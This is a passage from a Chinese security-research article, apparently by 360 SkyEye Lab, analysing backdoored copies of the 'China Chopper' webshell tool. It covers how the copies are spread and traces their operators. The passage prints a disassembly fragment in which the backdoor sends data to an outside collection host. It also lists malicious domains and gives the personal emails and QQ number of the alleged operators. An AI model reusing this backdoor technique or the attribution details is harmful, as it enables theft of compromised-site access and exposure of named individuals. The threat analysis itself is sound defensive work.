push    offset aHttpCd_myth321 ; "http://cd.myth321.com/index.asp|||||||"...
call    ds:rtcReplace
mov     edx, eax
lea     ecx, [ebp+var_74]
call    esi ; __vbaStrMove
mov     edx, [ebp+var_44]
push    edx
call    sub_4035C0
mov     edx, eax
lea     ecx, [ebp+var_64]
call    esi ; __vbaStrMove
push    offset a593     ; "593="
lea     eax, [ebp+var_64]
push    eax
call    sub_404D40
```

0x03 传播手段

样本本身从技术上其实没多少可说的，保证效果真正的手段是其传播方法，这个决定了后门操盘手能最终收割多少。以下是我们确认的一些传播渠道：

1、SEO 优化

在手上有大量的 Webshell 之后，后门菜刀的幕后操刀手可以很方便的利用这些 Webshell 将自己的网站 SEO 到一个比较理想的位置。


在某搜索引擎的第一页结果中，我们可以看到除了推广链接排名在第一位，第二位和第三位都是 SEO 上去的假官网。

我们将仿冒的官网域名列举如下，基于 360 的大数据统计了 2015 年 12 月 07 日至 16 日共计十天的 PVUV 访问量，从数据来看 SEO 还是有些效果的。

抽取2015年12月07日至16日共计十天的PVUV		
HOST	PV	UV
www.caidaomei.com	1358	353
www.maicaidao.co	807	272
www.webshell.me	501	316
www.zhongguocaidao.com	95	81
tophack.net	45	15
aspmuma.net	42	23
www.guogoucaidao.com	133	29
www.maicaidao.me	14	11

2、购买搜索引擎关键词

大家是否还记得 2012 年年初，曾有人在某搜索引擎中购买 putty、winscp、SSHSecure 等 ssh 工具的关键词，使很多人通过该引擎搜索时点击了推广链接，跳转到所谓的中文网站并下载运行了包含后门的中文版工具，该后门会将用户连接过的服务器 IP 地址、端口号、用户名及密码上传至“l.ip-163.com”这个网站，事情曝光后有白帽子在第一时间通过技术手段发现该服务器已经使数千人中招，甚至包括某些国际大厂的员工。“中国菜刀”这么受欢迎的工具，如果 SEO 效果不好，购买搜索引擎关键词进行推广是一个比较理想的高效推广手段。经过简单的测试，发现这些带有后门的“中国菜刀”在某搜索引擎上，买了至少以下三个关键词“过狗菜刀”、“中国菜刀”和“XISE”进行推广。





http://www.baidu.com/s?wd=过狗菜刀&ie=utf-8
过狗菜刀_百度搜索
过狗菜刀
百度一下
网页 新闻 贴吧 知道 音乐 图片 视频 地图 文库 更多»
百度为您找到相关结果约28,400个
搜索工具
过狗菜刀，提供各种好用的中国菜刀和过狗菜刀
提供各种好用的中国菜刀和过狗菜刀，免杀一句话!中国红色菜刀新版过狗版，xise寄生虫软件
www.webshell.me 2016-02 - 推广 - 评价
相关软件
360安全浏览器 7.1
在线时间_百度搜索
在线时间
百度为您找到相关结果约5,720,000个
北京时间 - 国家授时中心标准时间
21:45 38
星期日
2016年2月14日
open.baidu.com/
drops.wooyun.org
中国菜刀_百度搜索
中国菜刀
百度为您找到相关结果约17,100,000个
中国菜刀中国红色菜刀新版过狗版，XISE寄生虫软件免费下载
提供各种好用的中国菜刀和过狗菜刀，免杀一句话!中国红色菜刀新版过狗版，xise寄生虫软件
www.webshell.me 2016-02 - 推广 - 评价
21:46 45
星期日
2016年2月14日
跨屏浏览
加速器
下载

3、通过一些黑客论坛进行发布

在不少论坛或黑客组织中，都有收集整理黑客工具并打包发布的传统，这些都是脚本小子的最爱。针对这些带后门的中国菜刀进行追踪溯源，发现很多都是通过黑客工具包进行传播的，我们整理了一份不完全的名单——这些带有后门的中国菜刀被有意或者无意加入了这些工具集合中。

4、通过 QQ 群、论坛等特定的圈子进行传播


很多黑客的成长，要么是自己观看他人的教程然后依样画葫芦学习，要么是有老司机带路甚至是手把手的教。在这个过程中，这群人总会在某个地方形成一个圈子，QQ 群也好，论坛也罢，收费的也好，免费也罢。但这些圈子可能并不纯粹，老司机有可能也是个半桶水，或者在教的过程中故意留一手——因为我们发现有不少教程中所附带的工具包也是带有后门的。以下是几个例子：



0x04 中国菜刀的背后

网站安全概况

透过传播手段，我们可以看到“中国菜刀”在中国的流行程度。而中国菜刀的流行也同国内网站的安全性相关。让我们先看看《2015 年中国网站安全报告》[4] 中的一段数据：



正因为有大量的网站存在漏洞，所以有大量的自动漏洞扫描及入侵工具。使用中国菜刀来对这些 Webshell 进行批量管理，小黑们可以非常愉快地执行恶意 SEO、挂黑链、挂黑页等活动。

- 恶意 SEO 恶意 SEO 后门是指针对网站服务器加载恶意 SEO 代码，从而借正规网址域

名实施搜索引擎优化或诱导欺诈。

- 挂黑链 挂黑链是指通过篡改原网站相关页面数据，植入可见或不可以页面代码元素，从而达到恶意 SEO（即黑帽 SEO）的目的。
- 挂黑页 挂黑页是指通过篡改原网站的页面或增加页面，在这个页面实现钓鱼的行为。如下图就是通过在正规网站中，植入伪装成“网游交易门户”的欺诈页面。

drops.wooyun.org

通过对中国菜刀后门的逆向分析，从样本中提取了几个典型的后门箱子链接，由此获取这些箱子是个挺简单的事，统计发现数据还是很惊人的。数据如下表：

webshell箱子后门域名	未消重webshell条数	消重后webshell条数	箱子个数	平均每个箱子webshell数
c.qsmyy.com	67864	24111	639	38
guoanquangouma.com	26475	9496	652	15
www.weblinux.xyz	4548	1844	118	16
xise.myth321.com	44782	9791	128	76
cd.myth321.com	30384	8505	66	129
www.cnxiseweb.com	321	317	1	317

drops.wooyun.org

以“c.qsmyy.com”后门地址为例，一共下载回来 639 个后门箱子，里面共有 67864 条 Webshell，对这些 Webshell 进行消重后仍有 24111 条结果，平均每个箱子中有 38 条

Webshell，其中，箱子日期越新的 Webshell，访问成功的概率越高。


而“www.cnxiseweb.com”这个后门地址就更恐怖了，后门箱子的数据每天都会进行日清处理，所以我们只能下载到当天几个小时的数据，而这几个小时的数据就高达 321 条 Webshell，消完重后仍有 317 条 Webshell，所有这些也基本反映了国内 Web 网站的安全状况。


假冒网站溯源

所有读过 360 天眼实验室以前文章的同学们都应该知道，技术的分析和数据的统计大多只是开胃菜，正餐往往在后头，让我们来追追菜刀后门的操盘手们。

www.maicaidao.co 钓鱼站溯源

http://www.maicaidao.co 是仿造菜刀官网（www.maicaidao.com）的网站之一，其所提供的菜刀下载链接（http://www.maicaidao.co/FileRecv/20141018.zip）是带有 db.tmp 后门的，为了提高逆向分析难度，还使用了 VMProtect 加壳软件加壳保护。







从公开的 whois 信息显示，该域名注册邮箱为 root90sec@gmail.com，同时，该邮箱同时还有注册“maicaidao.me”这个域名。安全圈的朋友们一看这个邮箱，应该并不陌生，没错这个邮箱的主人正是某 sec 组织的成员之一，接下来的我们就不多说了，有兴趣的可以自己去挖挖。

www.maicaidao.cc 钓鱼站溯源


www.maicaidao.cc 这个钓鱼站因为域名过期已经打不开，但在过去的一年没少传播，通过 whois 查询可以知道站长的邮箱为 404201109@qq.com。





通过 QQ 群关系社工库，我们可以看到如下信息。




而在这个 QQ 号的空间相册中，还能看到其炫耀的入侵网站截图。


http://googlesb.info/index.html
By坏蛋 Q404201109 带越南邻国宰相路过 hackoday.com
